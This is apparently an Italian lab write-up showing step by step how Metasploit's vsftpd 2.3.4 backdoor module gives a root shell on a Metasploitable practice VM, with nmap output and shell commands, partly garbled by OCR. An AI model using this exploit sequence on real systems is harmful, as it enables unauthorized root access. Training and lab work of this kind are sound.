METASPLOIT


1) Scansione sul target Metasploitable con sudo nmap -sV 192.168.1.149, dalla quale ho notato che la porta 21 è correttamente aperta, con attivo il servizio vsftpd 2.3.4

```
Nmap scan report for 192.168.1.149
Host is up (0.0031s latency).
Scanned at 2023-06-12 05:56:06 EDT for 181s
PORT STATE SERVICE
                               VERSION
                               OpenSSH 4.751
21/tcp
          open ftp
 oven ssh
                                               Jepian 8ubuntu1 (protocol 2.0)
23/tcp open
25/tcp
                 smtp?
          open
53/tcp
          open domain
                               ISC BIND 9.4.2
                               Apache httpd 2.2.8 ((Ubuntu) DAV/2)
80/tcp
         open http
111/tcp open rpcbind 2 (RPC #100000)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open exec?
513/tcp open login?
514/tcp open shell?
1099/tcp open
                 java-rmi
                               GNU Classpath grmiregistry
1524/tcp open bindshell
                               Metasploitable root shell
2049/tcp open nfs
                               2-4 (RPC #100003)
2121/tcp open ccproxy-ftp?
3306/tcp open mysql?
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open vnc
                               VNC (protocol 3.3)
                               (access denied)
6000/tcp open X11
6667/tcp open irc
8009/tcp open ajp13
8180/tcp open unknown
                               UnrealIRCd
                               Apache Jserv (Protocol v1.3)
MAC Address: 08:00:27:9F:01:2E (Oracle VirtualBox virtual NIC)
Service Info: Host: irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Final times for host: srtt: 3106 rttvar: 3273 to: 100000
Read from /usr/bin/../share/nmap: nmap-mac-prefixes nmap-service-probes nmap-services.
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 182.22 seconds
```


2) Con il comando **Search** ho cercato il servizio vsftpd

```
Stack: 9090909099090909090909090
      9090909099090909990909090
      9090909.9090909.9090909
9090909.9090909.9090909
9090909.9090909.9090909
      90909090.90909090.09090900
      cccccccccccccccccc
      ccccccccccccccccccc
      ccccccc.....
      cccccccccccccccccc
      cccccccccccccccccccc
       .....cccccccc
      cccccccccccccccccc
      ccccccccccccccccccc
      ffffffff.....
       ffffffff.....
       ffffffff.....
       ffffffff.....
=[ metasploit v6.3.16-dev
-- --=[ 2315 exploits - 1208 auxiliary - 412 post
-- --=[ 975 payloads - 46 encoders - 11 nops
-- --=[ 9 evasion
Metasploit tip: Tired of setting RHOSTS for modules? Try
globally setting it with setg RHOSTS x.x.x.x
Metasploid Securic tation: https://docs.metasploit.com/
msf6 search vsftpd
Matching Modules
                             Disclosure Date Rank
                                                                     Check Description
  v exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03
                                                                            VSFTPD v2.3.4 Backdoor Command E
```

3) Ho copiato ed incollato il path exploit/unix/ftp/vsftpd_234_backdoor, avviandolo tramite comando **USE** Tramite comando **Show Options** ho notato che RPORT era già configurata sulla porta 21, mentre tramite il comando set, ho impostato il target (192.168.1.149).



4) Tramite il comando **show payloads** ho trovato il payload che mi serve, il quale, essendo l'unico presente, viene settato di default.



5) Dopo aver settato tutto correttamente, ho lanciato l'exploit tramite apposito comando exploit. Ho usato anche usato il comando ifconfig per visualizzare le informazioni della scheda di rete del target Metasploitable

```
Exploit target:
    Id Name
         Automatic
View the full
                           tp/vsftpd_234_backdoor) > exploit
msf6 exploit(unix/
         169 1 149:21 - Banner: 220 (vsFTPd 2
  | 192.168.1.149:21 - USER: 331 Please specify the password.
+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
      Found shell.
  *I Command shell session 1 opened (192.168.1.150:33557 → 192.168.1.149:6200) at 2023-06-12 06:04:20 -0400
ifconfig
                 nk encap:Ethernet HWaddr 08:00:27:9f:01:2e
             inet addr:192.168.1.149 Bcast:192.168.1.255 Mask:255.255.255.0 inet6 addr: fe80::a00:27ff:fe9f:12e/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
              RX packets:2614 errors:0 dropped:0 overruns:0 frame:0
                  packets:2648 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:1000 
RX bytes:194711 (190.1 KB) TX bytes:207299 (202.4 KB)
Base address:0×d020 Memory:f0200000-f0220000
              Link encap:Local Loopback
              inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
              RX packets:250 errors:0 dropped:0 overruns:0 frame:0
              TX packets:250 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:0
RX bytes:48309 (47.1 KB) TX bytes:48309 (47.1 KB)
```

6) Tramite comando pwd ho visto la directory nella quale mi trovavo, cartella di root. Tramite comando mkdir ho creato la directory test_metasploit, e tramite comando ls ho appurato che la directory è stata correttamente creata.

```
pwd
//
mkdir test_metasploit
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploit
tmp
usr
var
vmlinuz
```